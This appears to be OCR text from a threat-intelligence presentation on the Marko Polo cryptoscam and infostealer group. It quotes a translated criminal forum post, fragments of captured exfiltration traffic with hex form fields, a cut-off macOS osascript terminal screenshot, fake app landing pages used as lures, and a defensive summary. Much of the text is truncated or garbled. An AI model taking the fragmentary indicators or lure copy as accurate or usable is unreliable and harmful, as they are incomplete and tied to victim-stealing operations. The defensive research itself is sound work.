
Many Voices.
One Community.


Youtube and Marko Polo | Crypto & YouTube Scam | MacOs | Prozvon | 70 - 100% Payout mentioned


Translated from Russian: “Marko Polo | Crypto & Youtube Scam | macos | Prozvon | 70 - 100% Payout”


nacos | prozvon | 70 - 100% payout” Forum Thread


eference Actions • 1+ reference


❗ Personnel changes and upcoming renewal
🐵 Hello everyone! Today's importa information concerns our team and project and will be announced direc , as the leader . I have been the owr project since its inception, the unof start of which began back in 2020. see the point in describing everythi much detail, so briefly and to the pc
⚡ Personnel changes: Marco, kno "your favorite" and my "left hand", decided to step down . His duties w be carried out by my "right hand" - 0Day: @zerodaydoom, also known i circles as "Zero". This man has exp even a little more than Marco, since started working with him a little earl can be sure of his competence and approach to business. From now on be responsible for the same tasks a Marco also asked me to pass on so to you. - *Attached to the message.
❓ What will change? - Nothing . I to emphasize that this will not affec team's performance, quality or prin From the very beginning, the entire and technical part of the team goes through me, CryptoX.
For some, this news may seem sad, for others, on the contrary, it will inspire interest and anticipation of something new. But I assure you, all this is part of the great progress that we will not stop as long as one of us breathes.
🔥 And most importantly , ZeroDay is coming soon.
Encapsulated multipart part:
Content-Disposition: form-data; name="BuildID"\r\n\r\n
Data (44 bytes)
Data: 7159446c34644d5a796d356a3878547472673473694l6d6d373861532f3331376b56614f693371624c4730
[Length: 44]
Boundary: \r\n----------eb700586c22140e9\r\n
Encapsulated multipart part:
Content-Disposition: form-data; name="user"\r\n\r\n
Data (44 bytes)
Data: 45352d3348536c6356484946413174625737724266f626356647a714f6a4730323338376247764a7a684145
[Length: 44]
Boundary: \r\n----------eb700586c22140e9\r\n
Encapsulated
Content-Dis
Content-Typ
Data (86460
Data [tr
run — Launcher — osascript • Launcher — 140×34
Aug 29 13:39:3
er/Launcher ; e
~ % /Volumes/La
e basic Acceler
e basic Acceler
ow using the so
idi nahui dolbaeb.
OK
41414c41


PARTY TOWN
WORLDVIEW
STAKING
NFT
TOKENS
PAAS
MARKETPLACE
DOWNLOAD
LINKS
GUIDE TO PLAY TEST



MORDEX
Whitepaper
Features
FAQs
Get App
The Next-Gen All-in-One
Decentralized IM
Mordex is a decentralized and encrypted super-app that combines chat, socializing, and trade, giving you complete control over your social layer.
Web App (Closed Beta)
Download App
MORDEX
Explore Integrated Messaging


New: ALXCALL: AI-powered Q&A, catch me up, AI summaries, AI action items, & Zapier!
Pricing
Blog
Download
Intergrations
Meeting templates
Try for free
AI-protected meetings
for fast-moving teams
ALXCALL is the tool for teams to host, summarize, search, and share video meetings — no add-ons required. We use a secure data hub, this is ideal for companies or people who value privacy.
JOIN A MEETING NOW
Robert Fox
Kristin Watson
Share screen
Robert
Continue on feature improver
Albert
Search usability
Continue working on prototyp
Action items
Kristin Watson to set up time through the latest designs
Leslie Alexander to set up UX



So What?

- Since our initial investigation, **Marko Polo has shut down, rebranded, and shut down again**. The group is resilient, persistent, and will likely return. In every attempt to restart operations, their tools and TTPs remain **exactly the same**.
- Marko Polo has infected thousands of victims worldwide, harvesting logs at scale. Those victims and their organizations must leverage **identity-based threat intelligence** to mitigate future compromise.
- Marko Polo represents a case study in the cryptoscam ecosystem, which is sprawling, dynamic, and dramatic. **Use Marko Polo as a framework for combatting this growing threat**.




